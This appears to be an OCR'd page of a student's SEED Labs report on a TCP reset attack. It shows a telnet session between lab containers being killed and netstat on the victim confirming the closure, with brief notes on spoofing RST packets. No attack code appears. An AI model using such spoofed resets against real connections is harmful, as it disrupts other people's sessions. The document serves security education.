
```
[11/26/23]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@b6a109c71844:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6a81934c855b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 17:46:24 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@6a81934c855b:~$ lConnection closed by foreign host.
root@b6a109c71844:/#
```

Checked the active connection in victim an the connection that was established was closed

```
root@6a81934c855b:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41397        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@6a81934c855b:/#
```

The below output is displayed by the wireshark where it captured sniff/ spoof packets from attacker machine

For this attack to execute the attacker should construct TCP_RST packet and also check whether the destination port is proper



Observation : was able to successfully implement the attack automatically